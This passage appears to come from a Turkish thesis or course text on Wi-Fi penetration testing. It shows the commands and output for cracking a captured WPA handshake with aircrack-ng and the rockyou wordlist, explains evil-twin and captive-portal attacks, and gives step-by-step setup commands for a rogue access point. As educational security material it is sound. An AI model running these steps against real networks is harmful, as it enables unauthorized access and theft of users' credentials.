
Şekil 2.43. wpaHash-01.cap uzantılı dosyanın kaydedilmesi

istemcinin bulunduğu satır seçilir. Şekil 2.44.'te Tp-Link markalı modem ile XiamiCo markalı akıllı telefonun olduğu satır seçilmiştir. Bu satır seçildikten sonra Şekil 2.45.'te sarı çerçeve içine alınan 802.1x Authentication sekmesine tıklanır. 802.1x Authentication sekmesi altında Key Information sekmesine tıklanır. Key Information sekmesi altında WPA

Key Data satırına ulaşılacaktır. Bu satır içeriği modem parolasının şifrelenmiş (Encrypted) halidir.




Şekil 2.45. Wireshark aracı ile eapol filtrelemesi



Şekil 2.44. Wireshark aracı WPA key tespiti


2.14.2. WPA/WPA2 parolasını kırma

Şifrelenmiş halde bulunan kablosuz ağ parolasının içeriğine göre, parola kırma işlemi kesin sonuç verme durumu değişimdir veya parola hiç kırılamayabilir. Örnek verilecek olursa bir modem parolası ne kadar karmaşık ve ne kadar uzun olursa kırılması o derecede zor olacaktır. Brute Force ataklarındaki genel mantık şu şekilde ifade edilir; kırılmak istenilen parolaları bazı programlar vasıtasıyla ve hazır halde bulunan bir parola dosyasının içindeki parolaları tek tek deneyerek bulunma işlemidir. Deneme için kullanılacak parola dosyası manuel olarak veya parola listesi oluşturucu program aracılığı ile hazırlanabilir. İnternet üzerinde bulunan, insanlar tarafından oluşturulmuş ve paylaşılmış parola dosyaları kullanılabilir. Kali Linux işletim sistemi içerisinde hazır gelen bu tür ataklarda kullanılmak için dünya genelinde popüler olarak kullanılan hazır parola listeleri bulunmaktadır.




Şekil 2.46. Kali Linux'ta bulunan wordlist dosyalarının klasör yolu

Kali Linux işletim sisteminde Şekil 2.46.'da gösterildiği gibi “/usr/share/wordlists/” dizini altında hazır halde bulunan ve dünya genelinde popüler olarak kullanılan rockyou.txt.gz parola dosyasına ulaşılacaktır. Bu dizin altında bulunan bazı dosyalar kullanıcı adı tespiti, dizin tespiti gibi buna benzer işlemlerde kullanılabilmektedir.



Şekil 2.47. rockyou.txt dosyasının içeriği


Sıkıştırılmış halde olan rockyou.txt.gz dosyası içerisindeki rockyou.txt dosyası dışarı çıkarılır. rockyou.txt dosyasının içeriği Şekil 2.47.'da gösterilmektedir. Bu parola dosyası içerisinde 15 milyona yakın parola bulunmaktadır.



Şekil 2.48. wpaHash-01.cap dosyasına Brute force saldırısı komutu

Aircrack-ng uygulaması aracılığı ile, elde edilen “.cap” uzantılı dosya içerisindeki şifrelenmiş halde bulunan modem parolasına Brute Force saldırısı yapılabilir. Bu işlem içim terminal üzerinden Şekil 2.48.'de gösterildiği gibi aircrack-ng -w "/usr/share/wordlists/rockyou.txt" "/root/wpaHash-01.cap" komutu kullanılır. Bu komut içerisinde -w parametresinden sonra kırma işlemi için kullanılacak parola dosyasının dizin yolu tırnaklar içine alınarak yazılır. Parola dosyasının dizin yolu yazıldıktan sonra kırma işlemi yapılacak olan, modem parolasının şifrelenmiş halini içeren “.cap” uzantılı dosyanın dizin yolu tırnaklar içerisinde yazılır ve komut çalıştırılır. Komut çalıştırıldığında Şekil 2.49.'da gösterildiği gibi rockyou.txt dosyası içerisindeki her bir parola tek tek denenmeye başlayacaktır Şekil 2.48.'de sarı çerçeve içerisindeki bilgi toplam kaç parolanın denendiğini göstermektedir. Kırmızı çerçeve içindeki bu bilgi bu işlemin kaç dakika süreceği hakkında bilgi vermektedir. Bu işlemin süresi kullanılan bilgisayarın performansına ve kullanılan parola listesinin uzunluğuna göre değişebilir. Eğer modem parolası rockyou.txt dosyasında yoksa olumsuz sonuç verecektir. Bu işlemin genel mantığı modem üzerine direk saldırısı ile

tek tek parola deneyerek değil, modem üzerinden elde edilen paketlerin içeriği kullanılarak modem parolasının elde edilmesidir.




```
[00:01:02] 289578/14344393 keys tested (4718.70 k/s)
Time left: 49 minutes, 38 seconds      2.02%
Current passphrase: silly69

Master Key : 9C 95 23 84 73 1E FA A4 2F 55 F5 75 BF 05 DE 9B
             97 D1 44 F9 90 5F 24 08 06 73 C1 5D 60 96 68 B5

Transient Key : 0E BC 16 AC 24 76 1C C8 9D 9D 11 21 60 07 88 42
                 C6 9E 15 AA 49 E2 92 55 7D 87 BB 4F 6C 77 8A 5B
                 7A 74 80 19 F8 9E 1D CD 5A 6A 9F 52 E6 86 3B 52
                 31 38 AC CD 91 B8 68 90 E7 CA 6C E7 7F 62 8D 35

EAPOL HMAC : 45 23 4A 9F EA 89 B6 A7 72 91 95 1A 4B 19 2E 2B
```

Şekil 2.50. wpaHash-01.cap dosyasına Brute Force saldırısı işlemi ve terminal çıktısı



```
Aircrack-ng 1.6
[00:00:00] 68/10303726 keys tested (934.07 k/s)
Time left: 3 hours, 3 minutes, 50 seconds      0.00%
KEY FOUND! [ uveuezHy1453 ]

Master Key : 17 80 8F A9 2B 1B A2 88 D5 09 90 6C 89 69 98 ED
             F0 FF 4C 77 8E 59 45 CD 91 24 53 A4 67 25 30 59

Transient Key : ED 6B 74 E8 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


EAPOL HMAC : 0E 8D 40 93 83 9B 8F 3D C0 D3 25 09 0E 68 1C 04
```

Şekil 2.49. Modem parolasının elde edilmesi

Brute Force saldırısı başarılı olursa Şekil 2.50.'da görüldüğü gibi KEY FOUND ibaresi ile karşılaşılacaktır. Bu ibarenin yanında modem parolası yazacaktır. Brute Force saldıruları başka uygulamalar aracılığı ile yapılabilir. Bu saldırı testinde Aircrack-ng uygulaması tercih edilmiştir.

2.15. Teoride Wi-Fi MTIM Saldırıları

2.15.1. Wi-Fi spoofing (yanıltma) saldırısı nedir?



Şekil 2.51. Wi-Fi spoofing saldırısı senaryosu görseli

Wi-Fi spoofing (yanıltma) saldırısı, MTIM saldırılarından bir tanesidir. Saldırgan kendi bilgisayarını veya kullandığı başka bir elektronik cihazı kablosuz bağlantı noktası (Access Point) gibi davranışmasını sağlar. Örnek olarak saldırgan kullandığı bilgisayarı modem gibi davranışarak Şekil 2.51.'de gösterildiği gibi ücretsiz Wi-Fi yayını yapabilir. Etraftaki diğer insanlar saldırganın açtığı bu ücretsiz ve parola koruması olmayan Wi-Fi ağının SSID'sini görüp bu ağa bağlanmak isteyebilir. Bu kablosuz bağlantı noktasına bağlanan kullanıcılar internete bağlanabildiklerini görecektir. Ama orta bulunan ve sahte yayın açan adamdan haberleri yoktur. Bu saldırının temel amaç ortada sahte yayın açan saldırganın sahte AP üzerinden geçen ağ trafiğini inceleyerek trafik üzerindeki paketlerin içeriğinden hassas bilgiler elde etmektir. Saldırgan hedeflediği amacına göre kablosuz bağlantı noktasına bağlanan kullanıcıları internete, virüs dosyasına veya başka bir içeriğe yönlendirebilir. Çünkü kablosuz bağlantı yayınının sahibidir ve yönlendirmeler kullandığı bilgisayar üzerinden sağlanıyor.


2.15.2. Wi-Fi evil twin (kötü ikiz) saldırısı nedir?



Şekil 2.52. WiFi evil twin saldırısı senaryosu görseli

Wi-Fi evil twin saldırısı birkaç farklılıkla Wi-Fi spoofing saldırısına benzer şekilde çalışmaktadır. Saldırgan etrafta yayın yapan diğer kablosuz bağlantı noktalarının SSID'lerine benzer isimde bir kablosuz bağlantı yayını oluşturur. Şekil 2.52.'de gösterildiği gibi ortadaki adam olarak adlandırılan saldırgan etrafta yayın yapan XYZ Cafe SSID'sine benzer olarak XYZ Cafe (Hızlı) SSID'si ile daha cazip sahte kablosuz bağlantı noktası oluşturmuştur. Etraftaki diğer kullanıcılar bu kablosuz ağ yayını gördüğünde daha cazip bulup bağlanmak isteyebilir. Saldırganın oluşturduğu bu kablosuz bağlantı noktasındaki bütün ağ trafiği, IP yönlendirmeleri ve bütün ağ işlemleri saldırgan tarafından yönetilir. Saldırgan bu sayede bağlantı yapan kişileri internete, kendi bilgisayarlarındaki zararlı bir objeye yönlendirebilir veya Instagram, Facebook, Twitter gibi sitelerin taklit versyonlarının sahte giriş panellerine yönlendirip parolalarını elde edebilir. Saldırgan bunları yaparken Wi-Fi spoofing (yanıltma) saldırısında olduğu gibi ağ trafiğini takip ederek veri paketleri yakalayıp paket içeriklerinden hassas bilgiler elde ederek bu paketleri manipüle edebilir. Bu işlemler saldırganın amaçladığı hedefe göre değişebilir.

2.15.3. Captive portal saldırısı nedir?



Şekil 2.53. Captive portal saldırısı senaryosu

Saldırgan captive portal saldırısında, evil twin saldırısına benzer senaryo uygular. Bu senaryoda saldırının açtığı sahte AP yayınına bağlanmaya çalışan kişilere manipüle edilmiş bildirimler göndererek sahte portal giriş ekranına yönlendirir. Manipüle edilmiş bildirimlere örnek olarak, modeminiz güncellendi, güvenliğiniz gereği tekrar giriş yapmanız gerekiyor gibi buna benzer içerikler verilebilir. Şekil 2.53.'te saldırınan XYZ Cafe (Hızlı) adında kablosuz bağlantı yayını açmıştır. Bu kablosuz bağlantı noktasına bağlanmak isteyen kullanıcılar manipüle edilmiş bildirimler ile sahte modem giriş ekranına yönlendirilmiştir. Temel amaç gerçek olarak yayın yapan XYZ Cafe kablosuz ağının parolasını öğrenmektir. Kullanıcılar sahte portal üzerinden gerçek yayın yapan AP'nin bilgileri girerek saldırınan tarafından AP'nin parolasını elde etmesine sebep olacaktır.

2.16. Pratikte Wi-Fi MTIM Saldırıları

Bu bölümde Wi-Fi MTIM Saldırıları uygulamalı olarak gösterilecektir. Pratik uygulamalarda kullanılacak araçlar, programlar, dosyalar vb. gereçler ilerleyen zamanlarda güncellini kaybedebilir. Bu bölümde temel hedef pratik uygulamalar vasıtası ile genel işleyiş mantığını göstermek olacaktır.

2.16.1. Sahte kablosuz bağlantı yayını oluşturma


Sahte kablosuz bağlantı yayını oluşturmak ve bağlanan kullanıcılarla IP adresi dağıtmak için “dnsmasq” ve “hostapd” araçlarının terminal üzerinden yüklenmesi gerekmektedir. Bu araçların yüklenmesi bittikten sonra işletim sistemi yeniden başlatılmalıdır. “dnsmasq” uygulaması; bağlanan kullanıcılarla IP adresi dağıtmak için DHCP sunucusu görevini üstlenecek uygulamadır. “hostapd” uygulaması; sahte AP yayını yapabilmek harici Wi-Fi adaptörünü modem gibi davranışını sağlayacak uygulamadır.

1. apt install dnsmasq hostapd -y komutu ile terminal üzerinden dnsmasq ve hostapd araçları yüklenir.
2. reboot komutu ile terminal üzerinden veya sistem ara yüzünden Kali Linux işletim sistemi yeniden başlatılır.
3. Pentest işlemlerinde kullanılacak harici Wi-Fi adaptörü bilgisayara takılır. Başlık 3.4. altında belirtildiği gibi harici Wi-Fi adaptörünün pentest işlemleri yapılacak işletim sistemi ile entegrasyonu sağlanır.
4. ifconfig komutuyla harici Wi-Fi adaptörünün takılı ve wlan0 isminde olduğu kontrol edilir. wlan0 sistemde kullanılan harici Wi-Fi adaptörünün sistemsel ismidir. Diğer işletim sistemlerinde bu isim değişiklik gösterebilir (Şekil 2.54.).

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 2312
      ether 0a:db:c9:68:88:92 txqueuelen 1000  (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Şekil 2.54. Terminal üzerinde wlan0 ağ kartı görüntülenmesi (sahte AP yayını)

5. airmon-ng check kill komutu kullanılmadan airmon-ng start wlan0 komutu ile harici Wi-Fi adaptörü monitör kipine (Monitor Mode) geçisi sağlanır. Ağ yöneticisinin (Network Manager) aktif ve eth0 kartının interneye bağlıyor durumda olması gerekir (Şekil 2.55.).
6. ifconfig wlan0 up 192.168.10.1/24 komutu ile harici Wi-Fi adaptörüne IP adresi ataması sağlanır.



PID	Name
470	NetworkManager
1286	wpa_supplicant

PHY	Interface	Driver	Chipset
phy0	wlan0	88XXau	TP-Link Archer T2U PLUS [RTL8821AU]

monitor mode enabled


Şekil 2.55. Sahte AP yayını için monitör kipine geçiş işlemi

7. ifconfig komutuyla wlan0 ismindeki harici Wi-Fi adaptörünün 192.168.10.1 IP adresini aldığı teyit edilir (Şekil 2.56.).

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 2312
inet 192.168.10.1 netmask 255.255.255.0 broadcast 192.168.10.255
      unspec 00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
        RX packets 779 bytes 0 (0.0 B)
        RX errors 0 dropped 779 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Şekil 2.56. wlan0 ağ kartının IP atamasının teyit edilmesi

8. Bu adımdan sonra aşağıdaki komutlar kullanarak sahte Wi-Fi yayınına bağlanacak kullanıcıları internete çıkarabilmek için Kali Linux işletim üzerinde bazı yönlendirme izinleri sağlanır.
9. echo 1 > /proc/sys/net/ipv4/ip_forward komutu ile Kali Linux işletim sistemi için IP adresi yönlendirme izinlerinin açılması sağlanır.
10. route add -net 192.168.10.0 netmask 255.255.255.0 gw 192.168.10.1 komutu ile DHCP sunucusun kullanıcılar için dağıtıcağı IP adresi aralığı için rota olarak 192.168.10.1 IP adresini belirler.
11. iptables --append FORWARD --in-interface wlan0 -j ACCEPT komutu ile wlan0 isimli harici Wi-Fi adaptörünün yönlendirme işlemlerini kabul etmesi sağlanır. Güvenlik duvarı (Firewall) izinlerini sağlayan komuttur.
